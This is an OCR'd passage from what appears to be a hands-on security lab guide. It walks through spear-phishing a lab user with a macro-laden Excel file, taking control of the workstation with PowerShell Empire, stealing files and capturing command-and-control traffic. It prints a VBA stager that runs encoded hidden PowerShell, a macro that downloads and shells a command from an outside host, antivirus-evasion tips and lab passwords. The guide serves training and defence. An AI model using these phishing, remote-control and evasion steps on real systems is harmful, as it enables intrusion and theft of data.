
Note: Instead of typing this long command you can run "./quickphish1" script. This script will potentially send more than one email (one for each malware file placed in the /root/malware directory).

root@evil2:~# **sendemail -t mordiac@labrats.se -f itchy@headhunters.com -s mailout.labrats.se -u Job Offer -a /root/malware/tunafish-tapas.xls -o message-file=phishtext -o tls=no**


Jun 18 19:50:39 evil2 sendemail[2245]: Email was sent successfully!

Step 7 For the following steps 9-13, assume the identity of the naïve user Mordiac (IT admin). Use **Remote Desktop** to access Workstation A (login with LABRATS\mordiac and password C1sco12345).


Step 8 On Workstation A, open Firefox web browser and navigate to mailin.labrats.se. Login with mordiac/C1sco12345.




Step 9 In your inbox, you (Mordiac) should see enticing emails. Find the one with an Excel extension (.xls). Click on the attachment and when prompted save the file to the Desktop.



Step 10 Double-click on the downloaded Excel. You may be prompted to **Enable Editing** and **Enable Content**. These are security measures designed to discourage end users to run macros. However, using social engineering, it is often possible to bypass this defense.





Note: Do NOT quit the Excel application! Doing so will make the Attacker lose control of the compromised client (until we have gained persistence, which we will do in the last lab).

Step 11 Back to your SSH console to **evil2** with Empire. You should now see something like below, indicating that the Empire has got its first client.


```
[*] Stager output written out to: /tmp/macro

(Empire: stager/windows/macro) > [+] Initial agent UMHY95R4 from 198.18.133.38 now active
(Empire: stager/windows/macro) >
```

Step 12 On your Evil2 SSH console with Empire: go to ***agents*** mode and watch your agent. The name is random.

(Empire: stager/windows/macro) > **agents**

```
(Empire: stager/windows/macro) > [+] Initial agent UMHY95R4 from 198.18.133.38 now active
(Empire: stager/windows/macro) > agents

[*] Active agents:

  Name             Lang  Internal IP     Machine Name    Username            Process             Delay    Last Seen
  ---------        ----  -----------     ------------    ---------           -------             -----    --------------------
  UMHY95R4         ps    198.19.10.38    WORKSTATIONA    LABRATS\mordiac     powershell/1956     5/0.0    2017-08-28 09:49:16

(Empire: agents) > rename UMHY95R4 A
(Empire: agents) >
```

Step 13 Change the name to something shorter, e.g. “A”. You can use <tab> to complete command so you only have to type the first letter of the Agent Name.

(Empire: agents) > **rename <name of agent as per above> A**

TIP: Empire supports tab completion for many/most of its options!

Step 14 Interact with your agent by typing ***interact <Name>***. Note that you can use <tab> and only type Interact plus the first letter of the agent. Interacting with an agent means that you are now ready to send commands to this agent.

(Empire: agents) > **interact A**

(Empire: A) >

Step 15 Verify that we can now control the machine, change directory, list, steal and download files.

Below we are searching for all files in Mordiac's documents for the text confidential. We find one file called Install-IOT.rtf which we examine to find some potentially interesting information. We learn about a new IOT system and its IP address. We will attack this system in a following exercise.

```
(Empire: A) > cd \Users\mordiac\documents
(Empire: A) > pwd
Path
----
C:\Users\Mordiac\Documents
(Empire: A) > shell findstr /i /s confidential *.*
(Empire: A) >
TODOs\Install-IOT.rtf:\f0\fs24 \cf0 CONFIDENTIAL\
..Command execution completed.
(Empire: A) > shell more TODOs\Install-IOT.rtf
```

You can see that there is a new camera system that should have been installed on IP 198.19.10.211.

```
(Empire: A) > shell more TODOs\Install-IOT.rtf
(Empire: A) >
{\rtf1\ansi\ansicpg1252\cocoartf1504\cocoasubrtf830
{\fonttbl\f0\fswiss\fcharset0 Helvetica;}
{\colortbl;\red255\green255\blue255;}
{\*\expandedcolortbl;;}
\paperw11900\paperh16840\margl1440\margr1440\vieww10800\viewh8400\viewkind0
\pard\tx566\tx1133\tx1700\tx2267\tx2834\tx3401\tx3968\tx4535\tx5102\tx5669\tx6236\tx6803\pardirnatural\partightenfactor0

\f0\fs24 \cf0 CONFIDENTIAL\
\
IOT camera system location: Top secret research lab\
\
IP address: 198.19.10.211\
\
Should have full access to the IOT control system.\
\
```

Step 16 Empire has many different modules (written in PowerShell), some of which we will use during this lab. To demonstrate the use of a module and to show the control we have right now, use the module trollsploit/message (use tab completion to save typing). Once in the context of a module you can see its configurable parameters by typing ***info.***



```
(Empire: A) > usemodule trollsploit/message
(Empire: trollsploit/message) > info
```

Step 17 You can try changing an option by typing ***set <optionname> <value>***. In this case ***set Title*** to "CL". Then run the module by typing ***run***. (Answer yes to the question about module not being opsec safe, meaning it touches the hard disk (and could be discovered by some AV).


```
(Empire: powershell/trollsploit/message) > set Title CL
(Empire: powershell/trollsploit/message) > run
[>] Module is not opsec safe, run? [y/N]  y
(Empire: powershell/trollsploit/message) >
```

```
(Empire: powershell/trollsploit/message) > info

             Name: Invoke-Message
           Module: powershell/trollsploit/message
      NeedsAdmin: False
       OpsecSafe: False
        Language: powershell
MinLanguageVersion: 2
      Background: True
  OutputExtension: None

Authors:
  @harmj0y

Description:
  Displays a specified message to the user.

Comments:
  http://blog.logrhythm.com/security/do-you-trust-your-
  computer/

Options:

  Name     Required    Value                    Description
  ----     --------    -------                  -----------
  MsgText  True        Lost contact with the    Message text to display.
                       Domain Controller.
  IconType True        Critical                 Critical, Question, Exclamation, or
                                                Information
  Agent    True        A                        Agent to run module on.
  Title    True        ERROR - 0xA801B720       Title of the message box to display.
```


Step 18 On Workstation A, observe the message box. Note the title is CL as set above. Note that this is not very stealthy. Hence a real Attacker would not do this without a good reason (such as to show a message box that prompts for username and password to gather credentials).




Lab 2B: Investigate Anti-Virus Efficiency to Detect the Malicious Excel

Note: Anti-Virus and Malware is a continuous cat-and-mouse game. The efficacy of AV on this particular sample may have improved since the creation of this doc. Your instructor may choose to show another sample that has better AV evasion.

Step 19 So, the attached file was malicious. Let's examine if any of the AV vendors at **Virustotal** would have picked it up. From Workstation A, open a tab in the browser and go to http://virustotal.com to submit the file. Submit the newly downloaded file, tunafish-tapas. Your output should look like below.



You can now see what AV vendors would have detected this file. Note that this will change over time. When this file was tested on January 31, 2018, no AV vendor detected it as malicious. A couple of months later, 3 vendors think the file is malicious. This shows that AV evasion is a cat-and-mouse game.



In the next step, we will see an example of how the attacker may work to bypass AV.

Step 20 Previously, we created a macro ***Stager***. A stager is a piece of software in a Macro, Microsoft PowerShell, or other executable that makes the client connect to the ***Listener*** (which is an instance of the CnC – Command and control). This was written to /tmp/macro. Go to the 2nd SSH session to **evil2** (login with root/C1sco12345 if you closed that window). To view the macro file you just generated type more /tmp/macro.

```
Public Function Ya() As Variant
        Dim B As String
        B = "powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVg"
        B = B + "B1AHIAcwBJAE8ATgBUAEEAYgBMAGUALgBQAFMAVgBFAFIAcwBp"
        B = B + "AG8AbgAuAE0AYQBqAG8AcgAgAC0ARwB1ACAAMwApAHsAJABHAF"
        B = B + "AARgA9AFsAUgB1AGYAXQAuAEEAcwBzAGUATQBCAEwAeQAuAEcA"
        B = B + "ZQBUAFQAWQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQ"
        B = B + "BnAGUAbQB1AG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBV"
        B = B + "AHQAaQBsAHMAJwApAC4AIgBHAEUAdABGAEkARQBgAGwAZAAiAC"
        B = B + "ACYAIAAkAFIAIAAkAEQAYQB0AEEAIAAoACQASQBWACsAJABLAC"
        B = B + "kAKQB8AEkARQBYAA=="
        Const HIDDEN_WINDOW = 0
        strComputer = "."
        Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
        Set objStartup = objWMIService.Get("Win32_ProcessStartup")
        Set objConfig = objStartup.SpawnInstance_
        objConfig.ShowWindow = HIDDEN_WINDOW
        Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")
        objProcess.Create B, Null, objConfig, intProcessID
End Function
root@evil2:~#
```

Build a string with Base64 obfuscated PowerShell command

Create process that executes command

Step 21 Examine the macro generated by PowerShell Empire.

In short, the macro works as follows (the **'+'** operand in visual basic means concatenation):

A string variable **str** is declared and populated with a PowerShell command and a long base64 encoded PowerShell script (which implements the "client" part of the Command and Control).


Powershell.exe –NOP –NonI –W Hidden –Enc <long base64 encoded blob>

At the last lines of the macro there will be calls to Windows API to create a new process with this PowerShell command.

An important point here is that this is all written in a high-level language (Visual Basic). This allows for anybody with a moderate programming understanding to modify the macro to avoid AV, as will be seen in the next step.

Step 22 Examine the Macro of the Excel tunafish-tapas.xls. This macro has been modified to avoid certain Anti-Virus systems.

On Workstation A, in the Excel document click “View” -> “Macros” and Edit the Macro called Auto_open.



The interesting part of the macro in the function mailCalc should look like below:

```
Public Function mainCalc() As Variant

        Dim dStr As String
        Dim result As String
        Dim cals As Integer

                                        Extract a string from a downladed file
        dStr = getStr("http://www.trustmeiamgood.cat/testdata.csv")
        newstr = Shell(dStr, vbHide)
                                        Shell command with downloaded string
```

But hey! The Macro does not at all look like the one that PowerShell Empire generated and that was examined in step 21!

The VBA macro used in this attack has been modified to avoid certain AVs. The macro does not contain the PowerShell command or any of the PowerShell base64 obfuscated script itself. Instead these commands are downloaded from http://www.trustmeiamgood.cat/testdata.csv and inserted into the dStr variable. The macro then creates a shell with this command.

The Attacker thereby aims to:

- Evade AV systems that look for the PowerShell command
- Evade Sandboxing (Dynamic Analysis) that will not see the malicious behavior if the website http://www.trustmeiamgood.cat is not active at the time of analysis.

Optional exercise: Download the file http://www.trustmeiamgood.cat/testdata.csv to Workstation A and examine it with notepad/wordpad.

This is just one example of how an Attacker may try to evade defensive systems. An important point here is that it is often possible (or indeed easy) to do so, even with a very basic programming knowledge.

Exercise Conclusion

In this exercise, we attacked a user (Mordiac) with spear phishing email to gain control of his PC. We used a malicious Excel file with a macro to do so. We also investigated some techniques that could help the Attacker avoid anti-virus.

Key Concepts: Spear-phishing, Macros, PowerShell, Anti-Virus Evasion

Key Tools: sendemail

Key Framework: The PowerShell Empire.

Lab 3: Command and Control

Exercise Description


In this exercise, we will briefly examine the Command and Control traffic between Workstation A and evil2.

Exercise Steps


Step 1 Return to the 2nd SSH session to evil2 (the one with shell access) and start a packet capture to examine the traffic. Only listen on traffic on port 8081 (which the CnC is using) and specify options –X and –s 1500 to see some of the contents. (Type ***Ctrl C*** to stop the tcpdump process)

```
root@evil2:~# tcpdump port 8081 –X –s 1500
```

This should produce output similar to the following. Note that we see Workstation A's IP after it has been NATTed by the corporate router. This clearly makes some attempts to simulate normal HTTP request.



Also note the response from the server to the client. The server tries to look like an IIS web server.



```
        0x0020:  5010 00ed 96d5 0000                    P.......
07:43:39.381240 IP www.evilmouse.se.tproxy > workstationa.dcloud.cisco.com.49468: Flag
        0x0000:  4500 0039 7b0b 4000 4006 28f9 c612 856f  E..9{.@.@.(....o
        0x0010:  c612 8526 1f91 c13c 7812 9f58 391d 13cf  ...&...<x..X9...
        0x0020:  5018 00ed 96e6 0000 4854 5450 2f31 2e30  P.......HTTP/1.0
        0x0030:  2032 3030 204f 4b0d 0a                   .200.OK..
07:43:39.381664 IP www.evilmouse.se.tproxy > workstationa.dcloud.cisco.com.49468: Flag
380
        0x0000:  4500 058c 7b0c 4000 4006 23a5 c612 856f  E...{.@.@.#....o
        0x0010:  c612 8526 1f91 c13c 7812 9f69 391d 13cf  ...&...<x..i9...
        0x0020:  5010 00ed 9c39 0000 436f 6e74 656e 742d  P....9..Content-
        0x0030:  5479 7065 3a20 7465 7874 2f68 746d 6c3b  Type:.text/html;
        0x0040:  2063 6861 7273 6574 3d75 7466 2d38 0d0a  .charset=utf-8..
        0x0050:  436f 6e74 656e 742d 4c65 6e67 7468 3a20  Content-Length:.
        0x0060:  3132 3431 0d0a 4361 6368 652d 436f 6e74  1241..Cache-Cont
        0x0070:  726f 6c3a 206e 6f2d 6361 6368 652c 206e  rol:.no-cache,.n
        0x0080:  6f2d 7374 6f72 652c 206d 7573 742d 7265  o-store,.must-re
        0x0090:  7661 6c69 6461 7465 0d0a 5072 6167 6d61  validate..Pragma
        0x00a0:  3a20 6e6f 2d63 6163 6865 0d0a 4578 7069  :.no-cache..Expi
        0x00b0:  7265 733a 2030 0d0a 5365 7276 6572 3a20  res:.0..Server:.
        0x00c0:  4d69 6372 6f73 6f66 742d 4949 532f 372e  Microsoft-IIS/7.
        0x00d0:  350d 0a44 6174 653a 2053 756e 2c20 3038  5..Date:.Sun,.08
        0x00e0:  2041 7072 2032 3031 3820 3131 3a34 333a  .Apr.2018.11:43:
        0x00f0:  3339 2047 4d54 0d0a 0d0a 3c21 444f 4354  39.GMT....<!DOCT
        0x0100:  5950 4520 6874 6d6c 2050 5542 4c49 4320  YPE.html.PUBLIC.
        0x0110:  222d 2f2f 5733 432f 2f44 5444 2058 4854  "-//W3C//DTD.XHT
        0x0120:  4d4c 2031 2e30 2053 7472 6963 742f 2f45  ML.1.0.Strict//E
        0x0130:  4e22 2022 6874 7470 3a2f 2f77 7777 2e77  N"."http://www.w
        0x0140:  332e 6f72 672f 5452 2f78 6874 6d6c 312f  3.org/TR/xhtml1/
        0x0150:  4454 442f 7868 746d 6c31 2d73 7472 6963  DTD/xhtml1-stric
        0x0160:  742e 6474 6422 3e0a 3c68 746d 6c20 786d  t.dtd">.<html.xm
        0x0170:  6c6e 733d 2268 7474 703a 2f2f 7777 772e  lns="http://www.
        0x0180:  7733 2e6f 7267 2f31 3939 392f 7868 746d  w3.org/1999/xhtm
        0x0190:  6c22 3e0a 3c68 6561 643e 0a3c 6d65 7461  l">.<head>.<meta
        0x01a0:  2068 7474 702d 6571 7569 763d 2243 6f6e  .http-equiv="Con
        0x01b0:  7465 6e74 2d54 7970 6522 2063 6f6e 7465  tent-Type".conte
        0x01c0:  6e74 3d22 7465 7874 2f68 746d 6c3b 2063  nt="text/html;.c
        0x01d0:  6861 7273 6574 3d69 736f 2d38 3835 392d  harset=iso-8859-
        0x01e0:  3122 2f3e 0a3c 7469 746c 653e 3430 3420  1"/>.<title>404.
        0x01f0:  2d20 4669 6c65 206f 7220 6469 7265 6374  -.File.or.direct
```

Step 2 Now let's examine some interesting options built into PowerShell Empire. Return to the 1st SSH session (with Powershell Empire) and interact with the ***agent*** to show what options are available (the info command)

